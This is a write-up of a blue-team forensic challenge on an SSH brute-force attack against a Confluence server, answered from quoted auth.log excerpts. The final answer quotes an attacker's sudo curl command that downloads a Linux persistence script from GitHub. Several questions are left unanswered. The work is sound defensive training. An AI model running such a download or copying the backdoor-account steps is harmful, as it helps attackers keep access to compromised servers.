Brutus Lab

In this very easy Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We'll explore a scenario where a Confluence server was brute-forced via its SSH service.

Unzip the file with password hacktheblue

Tactics:

Initial Access, Execution, Defense Evasion, Credential Access, Discovery Collection, Command and Control, Exfiltration

Tools:

Splunk, Mitre attack enterprise matrix

Scenario:

After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.

Achievement:

Blue team CTF Challenges | HawkEye - CyberDefenders

https://cyberdefenders.org/blueteam-ctf-challenges/achievements/piyushraj213p/hawkeye/

Analyse the auth.log. What is the IP address used by the attacker to carry out a brute force attack?

65.2.161.68

```
Mar  6 06:30:01 ip-172-31-35-28 CRON[2298]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:30:01 ip-172-31-35-28 CRON[2299]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:30:01 ip-172-31-35-28 CRON[2298]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:30:01 ip-172-31-35-28 CRON[2299]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:31:01 ip-172-31-35-28 CRON[2314]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:31:01 ip-172-31-35-28 CRON[2313]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:31:01 ip-172-31-35-28 CRON[2314]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:31:01 ip-172-31-35-28 CRON[2313]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:31:31 ip-172-31-35-28 sshd[2325]: Invalid user admin from 65.2.161.68 port 46380
Mar  6 06:31:31 ip-172-31-35-28 sshd[2325]: Received disconnect from 65.2.161.68 port 46380:11: Bye Bye [preauth]
Mar  6 06:31:31 ip-172-31-35-28 sshd[2325]: Disconnected from invalid user admin 65.2.161.68 port 46380 [preauth]
Mar  6 06:31:31 ip-172-31-35-28 sshd[620]: error: beginning MaxStartups throttling
Mar  6 06:31:31 ip-172-31-35-28 sshd[620]: drop connection #10 from [65.2.161.68]:46482 on [172.31.35.28]:22 past MaxStartups
Mar  6 06:31:31 ip-172-31-35-28 sshd[2327]: Invalid user admin from 65.2.161.68 port 46392
Mar  6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=
65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2332]: Invalid user admin from 65.2.161.68 port 46444
Mar  6 06:31:31 ip-172-31-35-28 sshd[2331]: Invalid user admin from 65.2.161.68 port 46436
Mar  6 06:31:31 ip-172-31-35-28 sshd[2332]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2332]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=
65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2331]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2331]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=
65.2.161.68
Mar  6 06:31:31 ip-172-31-35-28 sshd[2330]: Invalid user admin from 65.2.161.68 port 46422
Mar  6 06:31:31 ip-172-31-35-28 sshd[2337]: Invalid user admin from 65.2.161.68 port 46498
Mar  6 06:31:31 ip-172-31-35-28 sshd[2328]: Invalid user admin from 65.2.161.68 port 46390
Mar  6 06:31:31 ip-172-31-35-28 sshd[2335]: Invalid user admin from 65.2.161.68 port 46460
Mar  6 06:31:31 ip-172-31-35-28 sshd[2337]: pam_unix(sshd:auth): check pass; user unknown
Mar  6 06:31:31 ip-172-31-35-28 sshd[2337]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=
```

The brute force attempts were successful and attacker gained access to an account on the server. What is the username of the account?

Root

```
Mar  6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:18:01 ip-172-31-35-28 CRON[1118]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:18:01 ip-172-31-35-28 CRON[1118]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:18:01 ip-172-31-35-28 CRON[1119]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:18:01 ip-172-31-35-28 CRON[1117]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:19:01 ip-172-31-35-28 CRON[1366]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:19:01 ip-172-31-35-28 CRON[1367]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:19:52 ip-172-31-35-28 sshd[1465]: AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys root
SHA256:4vycLsDMzI+hyb9OP3wd18zIpyTqJmRq/QIZaLNrg8A failed, status 22
Mar  6 06:19:54 ip-172-31-35-28 sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
Mar  6 06:19:54 ip-172-31-35-28 sshd[1465]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar  6 06:19:54 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:20:01 ip-172-31-35-28 CRON[1599]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:20:01 ip-172-31-35-28 CRON[1600]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:20:01 ip-172-31-35-28 CRON[1599]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:20:01 ip-172-31-35-28 CRON[1600]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:21:01 ip-172-31-35-28 CRON[1628]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:21:01 ip-172-31-35-28 CRON[1629]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:21:01 ip-172-31-35-28 CRON[1629]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:21:01 ip-172-31-35-28 CRON[1628]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:22:01 ip-172-31-35-28 CRON[1650]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:22:01 ip-172-31-35-28 CRON[1649]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:22:01 ip-172-31-35-28 CRON[1649]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:22:01 ip-172-31-35-28 CRON[1650]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:23:01 ip-172-31-35-28 CRON[2183]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:23:01 ip-172-31-35-28 CRON[2184]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:23:01 ip-172-31-35-28 CRON[2183]: pam_unix(cron:session): session closed for user confluence
```

Identify the UTC timestamp when the attacker logged in manually to the server and established a terminal session to carry out their objectives. The login time will be different than the authentication time, and can be found in the wtmp artifact.

SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?

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Mar  6 06:31:42 ip-172-31-35-28 sshd[2409]: Connection closed by authenticating user root 65.2.161.68 port 46890 [preauth]
Mar  6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68  user=root
Mar  6 06:31:42 ip-172-31-35-28 sshd[2423]: Failed password for backup from 65.2.161.68 port 34834 ssh2
Mar  6 06:31:42 ip-172-31-35-28 sshd[2424]: Failed password for backup from 65.2.161.68 port 34856 ssh2
Mar  6 06:31:44 ip-172-31-35-28 sshd[2423]: Connection closed by authenticating user backup 65.2.161.68 port 34834 [preauth]
Mar  6 06:31:44 ip-172-31-35-28 sshd[2424]: Connection closed by authenticating user backup 65.2.161.68 port 34856 [preauth]
Mar  6 06:32:01 ip-172-31-35-28 CRON[2477]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:32:01 ip-172-31-35-28 CRON[2476]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:32:01 ip-172-31-35-28 CRON[2476]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:32:01 ip-172-31-35-28 CRON[2477]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:32:39 ip-172-31-35-28 sshd[620]: exited MaxStartups throttling after 00:01:08, 21 connections dropped
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar  6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
Mar  6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
```


The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?

Cyberjunkie

```
Mar  6 06:31:42 ip-172-31-35-28 sshd[2424]: Failed password for backup from 65.2.161.68 port 34856 ssh2
Mar  6 06:31:44 ip-172-31-35-28 sshd[2423]: Connection closed by authenticating user backup 65.2.161.68 port 34834 [preauth]
Mar  6 06:31:44 ip-172-31-35-28 sshd[2424]: Connection closed by authenticating user backup 65.2.161.68 port 34856 [preauth]
Mar  6 06:32:01 ip-172-31-35-28 CRON[2477]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:32:01 ip-172-31-35-28 CRON[2476]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:32:01 ip-172-31-35-28 CRON[2476]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:32:01 ip-172-31-35-28 CRON[2477]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:32:39 ip-172-31-35-28 sshd[620]: exited MaxStartups throttling after 00:01:08, 21 connections dropped
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar  6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
Mar  6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session closed for user confluence
```

What is the MITRE ATT&CK sub-technique ID used for persistence by creating a new account?

T1136.001



What time did the attacker's first SSH session end according to auth.log?

The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

/usr/bin/curl
https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh